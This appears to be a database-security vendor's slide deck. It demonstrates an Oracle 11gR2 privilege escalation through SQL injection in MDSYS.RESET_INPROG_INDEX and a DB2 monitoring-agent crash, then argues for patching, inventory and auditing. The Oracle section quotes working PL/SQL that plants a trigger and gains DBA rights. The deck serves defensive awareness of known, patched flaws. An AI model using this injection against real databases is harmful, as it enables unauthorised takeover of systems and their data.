


```
oracle@localhost:~  
File Edit View Terminal Tabs Help  
[oracle@localhost ~]# sqlplus SYSTEM  
SQL*Plus: Release 11.2.0.1.0 Production on Mon Apr 11 14:52:14 2011  
Copyright (c) 1982, 2009, Oracle. All rights reserved.  
Enter password:  
Connected to:  
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production  
With the Partitioning, OLAP, Data Mining and Real Application Testing options  
SQL>
```

Create a new user (user1) and grant privileges.

Database Exploit Demo – Oracle11gR2

Privilege Escalation in MDSYS.RESET_INPROG_INDEX




A terminal window titled "oracle@localhost:~" with a menu bar containing "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal content shows the command "SQL> CONNECT user1/admin123;" followed by the output "Connected.".

```
oracle@localhost:~  
File Edit View Terminal Tabs Help  
SQL> CONNECT user1/admin123;  
Connected.
```

Setup step 1: Create attack code (myproc) to grant DBA privileges to user1

Database Exploit Demo – Oracle11gR2

Privilege Escalation in MDSYS.RESET_INPROG_INDEX



Database Exploit Demo – Oracle11gR2

Privilege Escalation in MDSYS.RESET_INPROG_INDEX

oracle@localhost:~

File Edit View Terminal Tabs Help

SQL>

Run the exploit. Causes MDSYS to run myfn and create the evil trigger.

Insert statement causes the evil trigger to run myproc and grants DBA

Database Exploit Demo – Oracle11gR2

Privilege Escalation in MDSYS.RESET_INPROG_INDEX

```
oracle@localhost:~
File Edit View Terminal Tabs Help
[oracle@localhost ~]# sqlplus user1

SQL*Plus: Release 11.2.0.1.0 Production on Mon Apr 11 14:55:48 2011

Copyright (c) 1982, 2009, Oracle. All rights reserved.

Enter password:

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> SELECT * FROM SESSION_ROLES;

ROLE
-----
CONNECT
DBA
SELECT_CATALOG_ROLE
HS_ADMIN_SELECT_ROLE
EXECUTE_CATALOG_ROLE
HS_ADMIN_EXECUTE_ROLE
DELETE_CATALOG_ROLE
EXP_FULL_DATABASE
IMP_FULL_DATABASE
DATAPUMP_EXP_FULL_DATABASE
DATAPUMP_IMP_FULL_DATABASE

ROLE
-----
GATHER_SYSTEM_STATISTICS
```

Attacker is now DBA

Google Told Me All About It.....



MDSYS.RESET_INPROG_INDEX exploit

Search

About 76 results (0.27 seconds)

Advanced search

- Everything
- Images
- Videos
- News
- Shopping
- More

[www.ntsossecure.com](#)
Jan 19, 2011 ... `mduys.reset_inprog_index('aa' and scott.fn2()=1 and '1'='1','bbbb')`; ...
The exploit is already available in metasploit: ...
[www.ntsossecure.com/](#) - Cached - Similar

[www.ntsossecure.com » Blog Archive » Oracle CPU Jan 2011](#)
Jan 19, 2011 ... Well, although MDSYS does not have DBA role it has "CREATE ...
[www.ntsossecure.com/folder2/2011/01/19/oracle-cpu-jan-2011/](#) - Cached
+ Show more results from ntsossecure.com

[Integrigy Oracle Critical Patch Update E-Business Suite Impact](#)
File Format: PDF/Adobe Acrobat - Quick View
Jan 27, 2011 ... SQL injection in `mduys.reset_inprog_index`. • Exploit published.
SYS, SYSTEM, DBA, or EXECUTE ANY PROCEDURE to exploit ...
[www.integrigy.com/.../Integrigy-Oracle-CPU-January-2011-E-Business-Suite-Impa](#)

[Oracle Critical Patch Update Oracle Database Impact](#)
File Format: PDF/Adobe Acrobat - Quick View
Feb 3, 2011 ... SQL injection in `mduys.reset_inprog_index`. • Exploit ...
[www.integrigy.com/.../Integrigy-Oracle-CPU-January-2011-Database-Impact.pdf](#)
+ Show more results from integrigy.com

[Hacking Oracle From Web Apps](#)
File Format: PDF/Adobe Acrobat - View as HTML
SQL Injection in `mduys.reset_inprog_index()` procedure 4: Type 4 is O.S cod
[ORACLE dbms_export_extension exploit] ...
[www.defcon.org/.../DEFCON-18-Siddharth-Hacking-Oracle-From-Web.pdf](#)

[Oracle Database Multiple Vulnerabilities | www.cert.be](#)
Jan 19, 2011 ... Multiple vulnerabilities have been reported in Oracle Database, ...
passed to the `mduys.reset_inprog_index()` procedure is not ...
[https://www.cert.be/pro/node/5416](#) - Cached

lets assume that scott has execute any procedure privilege:
now scott creates a function such as:

```
create or replace function fn2 return int authid current_user is  
pragma autonomous_transaction;  
BEGIN  
execute immediate 'create or replace trigger "SYSTEM".the_trigger2  
before insert on system.OL$ for each row BEGIN SCOTT.Z();  
dbms_output.put_line('aa');end ;';  
return 1;  
END;
```

than scott makes this function executable by public:

```
grant execute on scott.fn2 to public;
```

now since scott has execute any procedure privilege, he injects the function
created above and make mduys create a trigger in "system" schema:

```
begin  
mduys.reset_inprog_index('aa' and scott.fn2()=1 and  
'1'='1','bbbb');
```

Since, public has insert privileges on system.OL\$, he does:

```
insert into system.OL$ (OL_NAME) VALUES ('JOB Done');
```

this should make the system user execute the function SCOTT.Z() giving scott
DBA privileges.

Boxford, MA
Change location
Show search tools

Attacking Oracle: Become DBA

- **Outcome:**
 - Full control of the database (assume DBA role)
- **Vulnerabilities Exploited:**
 - Privilege escalation via SQL Injection in MDSYS.RESET_INPROG_INDEX
- **How Did We Do It?**
 - Freely available exploit code!
 - Google: “MDSYS.RESET_INPROG_INDEX exploit”

Attacking DB2: Denial of Service

- **Attack Target:**
 - IBM DB2 LUW 9.7 Fix Pack 1
- **Privilege Level:**
 - Anyone on the network
- **Outcome:**
 - No access to DB2 database
- **Vulnerabilities Exploited:**
 - Denial of Service in the Tivoli DB2 monitoring agent
- **Patched by Database Vendor:**
 - IBM DB2 LUW 9.7 Fix Pack 2

Database Exploit Demo – DB2 LUW 9.7

Denial of Service in DB2 Monitoring Agent

Command Prompt

C:\>

Event Properties

Event

Date: 4/2/2011 Source: Service Control Manager
Time: 6:43:15 AM Category: None
Type: Error Event ID: 7034
User: N/A
Computer: DB2LUW97FP1

Description:

The Monitoring Agent for DB2 - DB2 service terminated unexpectedly. It has done this 2 time(s).

For more information, see Help and Support Center at <http://go.m...>

DB2 Monitoring Agent has crashed.

Data: Bytes Words

OK Cancel Apply

Run the exploit.
No database login needed!

Attacking DB2: Denial of Service

- **Outcome:**
 - DB2 9.7 Database is unavailable


- **Vulnerabilities Exploited:**
 - DoS in the Tivoli DB2 monitoring agent

- **How Did We Do It?**
 - Freely available exploit code
 - Google: “KUDDDB2 remote denial of service”

Protection Measures




A Holistic Approach to Database Security



**Comprehensive
Database
Security and
Compliance
Requires a
Lifecycle
Approach**


Inventory Your Databases

- It all starts with an accurate inventory
- Most organizations inventory estimates are off by 30-60%





The screenshot shows a web-based interface for vulnerability management. The main area displays a table of assets with columns for 'Asset Name' and 'Instance Name'. The table lists various SQL Server instances (SQL2K5 and SQLEXPRESS) and a SUNNY11 instance. On the left, there are navigation panels for 'Databases', 'Networks', and 'Platforms'.

Asset Name	Instance Name
SQL2K5@172.16.0.34:3705	SQL2K5
SQL2K5@172.16.0.91:1862	SQL2K5
SQLEXPRESS@172.16.0.64:2611	SQLEXPRESS
SQLEXPRESS@192.168.1.105:1052	SQLEXPRESS
SQLEXPRESS@192.168.1.143:0	SQLEXPRESS
SQLEXPRESS@192.168.1.146:0	SQLEXPRESS
SQLEXPRESS@192.168.1.162:0	SQLEXPRESS
SQLEXPRESS@192.168.1.165:1520	SQLEXPRESS
SQLEXPRESS@192.168.1.200:0	SQLEXPRESS
SQLEXPRESS@192.168.1.204:1520	SQLEXPRESS
SQLEXPRESS@192.168.1.24:19993	SQLEXPRESS
SQLEXPRESS@192.168.1.32:0	SQLEXPRESS
SQLEXPRESS@192.168.1.36:0	SQLEXPRESS
SQLEXPRESS@192.168.1.49:0	SQLEXPRESS
SQLEXPRESS@192.168.1.59:1087	SQLEXPRESS
SQLEXPRESS@192.168.1.80:0	SQLEXPRESS
SQLEXPRESS@192.168.1.75:1028	SQLEXPRESS
SQLEXPRESS@192.168.1.77:19993	SQLEXPRESS
SUNNY11@192.168.1.131:5000	SUNNY11





Classify Systems With Sensitive Data

- Systems that store or process sensitive or regulated data need special attention



Scan Vulnerabilities and Misconfigurations

- Keep up-to-date with security patches
- Enforce strong passwords
- Audit Configurations & Settings




Identify Privileged Users

- ID Users with DBA Privileges & Access to Sensitive Data

IP/Port	Database Type	Role Type	Role
192.168.2.63:1521	Oracle8i Database	Oracle Role	AQ_ADMINISTRATOR_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	AQ_USER_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	CONNECT
192.168.2.63:1521	Oracle8i Database	Oracle Role	CTXAPP
192.168.2.63:1521	Oracle8i Database	Oracle Role	DBA
192.168.2.63:1521	Oracle8i Database	Oracle Role	DELETE_CATALOG_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	EXECUTE_CATALOG_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	EXP_FULL_DATABASE
192.168.2.63:1521	Oracle8i Database	Oracle Role	HS_ADMIN_ROLE
192.168.2.63:1521	Oracle8i Database	Oracle Role	IMP_FULL_DATABASE
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVA_ADMIN
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVA_DEPLOY
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVADEBUGPRIV
192.168.2.63:1521	Oracle8i Database	Oracle Role	JAVAIIDPRIV

Role Type	Role
Oracle Role	AQ_ADMINISTRATOR_ROLE
Oracle Role	AQ_USER_ROLE
Oracle Role	CONNECT
Oracle Role	CTXAPP
Oracle Role	DBA
Oracle Role	DELETE_CATALOG_ROLE



Fix What You Can, Monitor What You Can't Fix

APPLICATION SECURITY, INC. User: nycapt35k.com\egonzales | Organization: root [help](#) [logout](#)

Vulnerability Management | **Audit & Threat Management** | Policy Editor | Analytics & Reporting | Asset Management | Administration

Alert ID	Instance Alias	Rule	Time	Source
40735	oracle_sunny9	Login		
40670	oracle_sunny9	Login		
41964	oracle_sunny9	Access passwords from the DBA_...	3/9/10 03:39:28 PM EST	NYCAPT35K\ARGDEV1
41963	oracle_sunny9	Access passwords from the DBA_...		
15144	oracle_sunny9	Access passwords from the DBA_...		
15143	oracle_sunny9	Access passwords from the DBA_...		
4878	oracle_sunny9	Access passwords from the DBA_...		
4876	oracle_sunny9	Access passwords from the DBA_...		
4869	oracle_sunny9	Access passwords from the DBA_...		
4867	oracle_sunny9	Access passwords from the DBA_...		
3841	oracle_sunny9	Access passwords from the DBA_...	2/7/10 03:14:02 PM EST	SYSTEM
3289	oracle_sunny9	Access passwords from the DBA_...	2/3/10 09:04:03 PM EST	sys

Alert ID: 41964

Database Type: Oracle

Instance Alias: oracle_sunny9

Context: dev920

Rule Title: Access passwords from the DBA_USERS view

Time: 3/9/10 03:39:28 PM EST

Login/Username: sys

Network User: Administrator

